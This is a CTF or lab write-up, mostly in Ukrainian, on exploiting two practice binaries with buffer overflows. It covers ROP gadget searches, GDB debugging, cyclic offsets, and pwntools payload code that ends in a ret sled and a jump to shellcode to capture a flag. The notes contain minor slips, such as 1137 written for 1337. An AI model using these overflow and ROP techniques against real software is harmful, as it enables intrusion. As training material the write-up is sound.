# Find gadgets:

Assume you want to find "pop edi; pop ebp; ret":

0x08058bb8 pop ebx


0x08058bb9 pop esi

0x08058bba ret

# Cutter (Windows):

Search in ROP gadgets:

pop edi; pop ebp



# Ropper (Kali):

$ sudo apt install ropper

$ ropper -f 10101\_YAKOBCHUK\_Dmytro\_32 --nocolor > gadgets.txt

$ cat gadgets.txt | grep "pop ebx; pop esi; ret"

# Common:

Підключимося до сервера:

$ nc 192.168.1.20 10100

Створимо файл експлойту:

$ nano pwn\_64.py

$ chmod ugo+rwx pwn\_64

$ cat /dev/null > pwn\_64 && nano pwn\_64.py

# Linux:

Скопіюємо виконуваний файл на ВМ:

$ scp C:/Users/lol19/Desktop/mkr1/10100\_ILIN\_Mykola\_64 sam@192.168.1.18:/home/sam/mkr1

# WSL 2:

PS> wsl

$ cd /mnt/c/Users/lol19/Desktop/mkr1

$ python3 pwn\_64.py

$ ./10100\_ILIN\_Mykola\_64

# Debug in IDA:

/mnt/c/Users/lol19/Desktop/mkr1/10101\_YAKOBCHUK\_Dmytro\_32

/mnt/c/Users/lol19/Desktop/mkr1

$ ./linux\_server64

# Debug in GDB:

$ gdb -q 10101\_YAKOBCHUK\_Dmytro\_32 -x breaks32.gdb

Print stack:

DWORD: x/10wx $esp


QWORD: x/30gx $rsp

Next instruction: si (stepi)


Syscall numbers for [x32](https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86-32_bit) and [x64](https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86_64-64_bit).

# 64-bit


Визначимо формат та розрядність виконуваного файлу:



Запустимо програму і побачимо рядок "Knock, knock, Neo." та очікування вводу:



Дизасемблюємо програму в IDA та знайдемо цей рядок:



Бачимо структуру ф. main():

1) Вивід рядка "Knock, knock, Neo."

2) Зчитування вводу


3) Порівняння "cmp eax, 0x539" 0x401eff

4) Повернення з функції "ret" 0x401f22

Тепер можемо поставити брейкпоінти на цих адресах:

br\* 0x401eff

br\* 0x401f22




Продебажимо в GDB, записавши послідовність де Брейна в STDIN:

# RUN PROCESS  
buf = cyclic(5000)  
p = run\_locally(payload = *False*, debug = *True*)

$ python3 pwn\_64.py

Перший брейкпоінт. Бачимо, що rax = 0x6461616a



Знайдемо позицію байтів 0x6461616a в послідовності:

print(cyclic\_find(0x6461616a))




Отже, 336 – розмір буфера, який треба переповнити. Саме після 336 довільних байтів, повинне йти значеня 1137, щоб задовільнити умову "cmp eax, 0x539".

Змінюємо значення rax на 1337 і продовжуємо виконання:

gef➤set $rax=1337

gef➤ c

Другий брейкпоінт. Бачимо, що rsp = "saaq"



Знайдемо позицію байтів "saaq" в послідовності:

print(cyclic\_find(0x6461616a))



Саме після 1672 байтів повинен йти ROP ланцюжок. Інструкція "ret" означає "pop rip; jmp rip". Тобто "ret" дістає адресу поверення зі стека і переходить за нею. Отже, адресу повернення треба перезаписати ROP ланцюжком.

Отже, тепер запустимо експлойт без дебагера:

p = run\_locally(payload = *True*, debug = *False*)


$ python3 pwn\_64.py



Бачимо прапор.

# 32-bit


Визначимо формат та розрядність виконуваного файлу:



Запустимо програму і побачимо рядок "Knock, knock, Neo." та очікування вводу:



Дизасемблюємо програму в IDA та знайдемо цей рядок:



Бачимо структуру ф. main():

1) Вивід рядка "Knock, knock, Neo."

2) Зчитування вводу

3) Порівняння "cmp eax, 0x539" 0x804a04f

4) esp = ebp-0x10 0x804a077

5) Відновлення регістру ecx зі стеку 0x804a07a

6) Відновлення регістру ebx зі стеку 0x804a07b


Тепер можемо поставити брейкпоінти на цих адресах:

br\* 0x804a04f

br\* 0x804a077

br\* 0x804a07a

br\* 0x804a07b




Продебажимо в GDB, записавши послідовність де Брейна в STDIN:

# RUN PROCESS  
buf = cyclic(5000)  
p = run\_locally(payload = *False*, debug = *True*)


$ python3 pwn\_32.py

Перший брейкпоінт. Бачимо, що eax = "aiza"



Знайдемо позицію байтів "aiza" в послідовності:

print(cyclic\_find("aiza"))




Отже, 898 – розмір буфера, який треба переповнити. Саме після 898 довільних байтів, повинне йти значеня 1137, щоб задовільнити умову "cmp eax, 0x539".

Змінюємо значення eax на 1337 і продовжуємо виконання:

gef➤ set $eax=1337


gef➤ c

Четвертий брейкпоінт. Бачимо, що rcx = "zabt"



Знайдемо позицію байтів "zabt" в послідовності:

print(cyclic\_find("zabt"))



Саме після 4498 байтів повинна йти адреса ROP ланцюжка.

Щоб дізнатися, яку саме адресу ми повинні використати, продебажимо ще раз. Тільки замість послідовності де Брейна, переповнимо буфер з використанням ROP ланцюжка:


# Buffer overflow (with ret chain)  
buf = b"A" \* 898 # eax before "cmp eax, 0x539"  
buf += p32(1337)  
buf += ret \* 200 # Ret chain

ROP CHAIN  
...  
ROP CHAIN

buf += p32(rwx\_addr) # Jump to shellcode  
buf = buf.ljust(4498, b"B") # ecx after "pop ecx"  
# buf += p32(0xffffd000) # Address of the ret chain in the stack  
buf += p32(0xdddddddd)  
find\_bad\_bytes(buf)  
  
# RUN PROCESS  
# buf = cyclic(5000)  
p = run\_locally(payload = *True*, debug = *True*)

Дійдемо до 2 брейкпоінта і виведемо стек:

gef➤ x/5000wx $esp



За адресою 0xffffcfc0 в стеку бачимо ланцюжок адрес "ret". Можна обрати будь-яку адресу з середини – я обрав 0xffffd000

Отже, змінимо адресу з тестової 0xdddddddd на справжню 0xffffd000. Тепер запустимо експлойт без дебагера:

buf += p32(0xffffd000) # Address of the ret chain in the stack

p = run\_locally(payload = *True*, debug = *False*)

$ python3 pwn\_32.py



Бачимо прапор.